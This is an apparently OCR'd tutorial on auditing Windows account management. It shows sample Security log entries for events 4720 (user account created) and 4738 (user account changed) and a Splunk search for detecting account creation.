

Event Properties - Event 4720, Microsoft Windows security auditing.
General
Details
Copy
Close

```
A user account was created.

Subject:
        Security ID:            NEYMARJR\NeymarJR
        Account Name:           NeymarJR
        Account Domain:         NEYMARJR
        Logon ID:               0x1f683

New Account:
        Security ID:            NEYMARJR\FaLconIntel
        Account Name:           FaLconIntel
        Account Domain:         NEYMARJR

Attributes:
        SAM Account Name:       FaLconIntel
        Display Name:           <value not set>
        User Principal Name:    -
```

```
Log Name:          Security
Source:            Microsoft Windows security   Logged:          6/14/2021 9:59:34 AM
Event ID:          4720                         Task Category:   User Account Management
Level:             Information                  Keywords:        Audit Success
User:              N/A                          Computer:        NeymarJR
OpCode:            Info
More Information:  Event Log Online Help
```


Create Account detection

We recommend that you detect 4720 for auditing purposes.
On the other hand, it will detect many events in the business. Therefore, it will be more effective if there is a system that has been logged on from an external IP address and it is designed to detect only the event in which the account was created.



New Search

```
`index-windows-eventlog`
source="WinEventLog:Security"
EventCode="4720"
```




6/14/21
9:59:34.000 AM

```
06/14/2021 09:59:34 AM
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=4720
EventType=0
Type=Information
ComputerName=NeymarJR
TaskCategory=User Account Management
OpCode=Info
RecordNumber=893626
Keywords=Audit Success
Message=A user account was created.

Subject:
        Security ID:            S-1-5-21-1062947918-2213827275-227134528-1000
        Account Name:           NeymarJR
        Account Domain:         NEYMARJR
        Logon ID:               0x1f683

New Account:
        Security ID:            S-1-5-21-1062947918-2213827275-227134528-1004
        Account Name:           FaLconIntel
        Account Domain:         NEYMARJR
```

Change Account

This is an example of changing an account called FaLconIntel. This is recorded in the Windows security log as event ID "4738".




Event Properties - Event 4738, Microsoft Windows security auditing. [redacted]

```
A user account was changed.

Subject:
        Security ID:            NEYMARJR\NeymarJR
        Account Name:           NeymarJR
        Account Domain:         NEYMARJR
        Logon ID:               0x1f683

Target Account:
        Security ID:            NEYMARJR\FaLconIntel
        Account Name:           FaLconIntel
        Account Domain:         NEYMARJR

Changed Attributes:
        SAM Account Name:       -
        Display Name:           -
        User Principal Name:    -
        Home Directory:         -
        Home Drive:             -
        Script Path:            -
        Profile Path:           -
        User Workstations:      -
```

```
Log Name:          Security
Source:            Microsoft Windows security   Logged:         6/14/2021 10:12:17 AM
Event ID:          4738                         Task Category:  User Account Management
Level:             Information                  Keywords:       Audit Success
User:              N/A                          Computer:       NeymarJR
OpCode:            Info
More Information:  Event Log Online Help
```

